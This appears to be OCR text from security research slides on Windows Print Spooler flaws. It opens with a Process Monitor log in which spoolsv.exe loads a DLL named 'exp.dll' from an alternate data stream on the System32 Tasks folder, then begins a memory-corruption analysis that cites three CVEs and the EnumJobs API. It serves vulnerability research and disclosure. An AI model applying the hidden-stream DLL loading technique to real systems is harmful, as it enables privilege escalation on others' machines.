spoolsv.exe	2964	System	CreateFileMapping	C:\Windows\System32\Tasks:exp.dll	FILE LOCKED WITH ONLY READERS	SyncType: SyncTypeCre
spoolsv.exe	2964	System	QueryStandardInformationFile	C:\Windows\System32\Tasks	SUCCESS	AllocationSize: 94,208, En
spoolsv.exe	2964	System	QueryEAFile	C:\Windows\System32\Tasks:exp.dll	INVALID PARAMETER	
spoolsv.exe	2964	System	ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 1,024, Length: 45,05
spoolsv.exe	2964	System	ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 46,080, Length: 36,3
spoolsv.exe	2964	System	ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 82,432, Length: 2,56
spoolsv.exe	2964	System	ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 84,992, Length: 3,58
spoolsv.exe	2964	System	ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 88,576, Length: 512
spoolsv.exe	2964	System	ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 89,088, Length: 512
spoolsv.exe	2964	System	ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 89,600, Length: 2,04
spoolsv.exe	2964	System	QueryEAFile	C:\Windows\System32\Tasks:exp.dll	INVALID PARAMETER	
spoolsv.exe	2964	System	QueryStandardInformationFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	AllocationSize: 94,208, En
spoolsv.exe	2964	System	FileSystemControl	C:\Windows\System32\Tasks:exp.dll	INVALID DEVICE REQUEST	Control: 0x90390 (Device:
spoolsv.exe	2964	System	QueryAttributeInformationVolume	C:\Windows\System32\Tasks:exp.dll	SUCCESS	FileSystemAttributes: Cas
spoolsv.exe	2964	System	QueryEAFile	C:\Windows\System32\Tasks:exp.dll	INVALID PARAMETER	
spoolsv.exe	2964	System	CreateFileMapping	C:\Windows\System32\Tasks	SUCCESS	SyncType: SyncTypeOth
spoolsv.exe	2964	System	QuerySecurityFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Information: Owner, Group
spoolsv.exe	2964	System	Load Image	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Image Base: 0x7fff9bf100
spoolsv.exe	2964	System	CreateFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Desired Access: Generic

03

Vulnerability Analysis : Remote Code Execution

Memory Corruption - CVE-2021-24088, CVE-2021-24077, CVE-2021-1722




```
BOOL EnumJobs(
  _In_  HANDLE  hPrinter,
  _In_  DWORD   FirstJob,
  _In_  DWORD   NoJobs,
  _In_  DWORD   Level,
  _Out_ LPBYTE  pJob,
  _In_  DWORD   cbBuf,
  _Out_ LPDWORD pcbNeeded,
  _Out_ LPDWORD pcReturned
);
```


Retrieves print jobs in a specified printer.


User supplied buffer and size


Root Cause

